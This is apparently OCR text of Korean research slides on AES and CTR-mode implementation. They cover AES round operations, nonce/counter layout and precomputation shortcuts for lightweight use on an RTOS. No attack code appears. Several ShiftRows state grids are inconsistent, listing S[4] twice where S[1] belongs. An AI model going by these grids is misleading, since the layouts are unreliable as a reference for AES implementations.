RTOS 취약점 분석 및 알고리즘 경량화 연구


암호 알고리즘 경량화

취약점 분석을 위한 공격

- AES 암호 알고리즘
- CTR 운영모드
- 사전연산 기법
- 경량화된 사전 연산 기법
- ShiftRows 제거 연산 기법
- MixColumns 사전 연산 기법


AES 암호 알고리즘

AES 암호 알고리즘 흐름도



복호화를 진행할때는 암호화를 했던 방식에서 역으로 수행된다.

확장키 생성 과정



k.0	k.1	k.2	k.3
k.4	k.5	k.6	k.7
k.8	k.9	k.10	k.11
k.12	k.13	k.14	k.15

Ek.0	Ek.1	Ek.2	Ek.3
Ek.4	Ek.5	Ek.6	Ek.7
Ek.8	Ek.9	Ek.10	Ek.11
Ek.12	Ek.13	Ek.14	Ek.15


Ek.0	Ek.1	Ek.2	Ek.3
Ek.4	Ek.5	Ek.6	Ek.7
Ek.8	Ek.9	Ek.10	Ek.11
Ek.12	Ek.13	Ek.14	Ek.15

Ek.0	Ek.1	Ek.2	Ek.3
Ek.4	Ek.5	Ek.6	Ek.7
Ek.8	Ek.9	Ek.10	Ek.11
Ek.12	Ek.13	Ek.14	Ek.15

Ek.0	Ek.1	Ek.2	Ek.3
Ek.4	Ek.5	Ek.6	Ek.7
Ek.8	Ek.9	Ek.10	Ek.11
Ek.12	Ek.13	Ek.14	Ek.15

0 ~ 11/13/15개 16바이트 블록 생성

키를 이용해서 확장키를 생성한다.




Ek.0	Ek.1	Ek.2	Ek.3
Ek.4	Ek.5	Ek.6	Ek.7
Ek.8	Ek.9	Ek.10	Ek.11
Ek.12	Ek.13	Ek.14	Ek.15

p.0	p.1	p.2	p.3
p.4	p.5	p.6	p.7
p.8	p.9	p.10	p.11
p.12	p.13	p.14	p.15

$$k.n \oplus p.n$$
$$= AR.n$$

AR.0	AR.1	AR.2	AR.3
AR.4	AR.5	AR.6	AR.7
AR.8	AR.9	AR.10	AR.11
AR.12	AR.13	AR.14	AR.15


AddRoundKey



S.0	S.1	S.2	S.3
S.4	S.5	S.6	S.7
S.8	S.9	S.10	S.11
S.12	S.13	S.14	S.15

S.0	S.1	S.2	S.3
S.5	S.6	S.7	S.4
S.10	S.11	S.8	S.9
S.15	S.12	S.13	S.14

ShiftRows




S.0	S.1	S.2	S.3
S.4	S.5	S.6	S.7
S.8	S.9	S.10	S.11
S.12	S.13	S.14	S.15


$$\begin{bmatrix} 2 & 3 & 1 & 1 \\ 1 & 2 & 3 & 1 \\ 1 & 1 & 2 & 3 \\ 3 & 1 & 1 & 2 \end{bmatrix} \times \begin{bmatrix} \\ \\ \\ \\ \end{bmatrix}$$

S′.0	S′.1	S′.2	S′.3
S′.4	S′.5	S′.6	S′.7
S′.8	S′.9	S′.10	S′.11
S′.12	S′.13	S′.14	S′.15

MixColumns


Nonce
c59bcf35...
Counter
00000000
Key
Block Cipher
Encryption
Ciphertext
Plaintext
Nonce
c59bcf35...
Counter
00000001
Key
Block Cipher
Encryption
Ciphertext
Plaintext
Nonce
c59bcf35...
Counter
00000002
Key
Block Cipher
Encryption
Ciphertext
Plaintext
Counter (CTR) mode decryption

CTR운영모드




Nonce : 96-bit

Count : 32-bit

S[0]	S[1]	S[2]	S[3]	S[4]	S[5]	S[6]	S[7]	S[8]	S[9]	S[10]	S[11]	S[12]	S[13]	S[14]	S[15]

초기화벡터

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]




0x00	0x00	0x00	0x00
0x00	0x00	0x00	0x00
0x00	0x00	0x00	0x00
0x00	0x00	0x00	0x00

0x00	0x00	0x00	0x00
0x00	0x00	0x00	0x00
0x00	0x00	0x00	0x00
0x00	0x00	0x00	0x01

0x00	0x00	0x00	0x00
0x00	0x00	0x00	0x00
0x00	0x00	0x00	0x00
0x00	0x00	0x00	0x02

0x00	0x00	0x00	0x00
0x00	0x00	0x00	0x00
0x00	0x00	0x00	0x00
0x00	0x00	0x00	0x03

사전연산기법



Round 1

SubBytes

S[0]	S[4]	S[8]	S[12]
S[1]	S[5]	S[9]	S[13]
S[2]	S[6]	S[10]	S[14]
S[3]	S[7]	S[11]	S[15]

ShiftRows

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

Mixcolumns

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

AddroundKey

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

Round 2

SubBytes

S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

ShiftRows


S[0]	S[4]	S[8]	S[12]
S[9]	S[13]	S[4]	S[5]
S[2]	S[6]	S[10]	S[14]
S[11]	S[15]	S[3]	S[7]

Mixcolumns

S[0]	S[4]	S[8]	S[12]
S[9]	S[13]	S[4]	S[5]
S[2]	S[6]	S[10]	S[14]
S[11]	S[15]	S[3]	S[7]


AddroundKey

S[0]	S[4]	S[8]	S[12]
S[9]	S[13]	S[4]	S[5]
S[2]	S[6]	S[10]	S[14]
S[11]	S[15]	S[3]	S[7]




S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[15]상승 변화




S[0]	S[4]	S[8]	S[12]
S[5]	S[9]	S[13]	S[4]
S[10]	S[14]	S[2]	S[6]
S[15]	S[3]	S[7]	S[11]

S[14]상승 변화



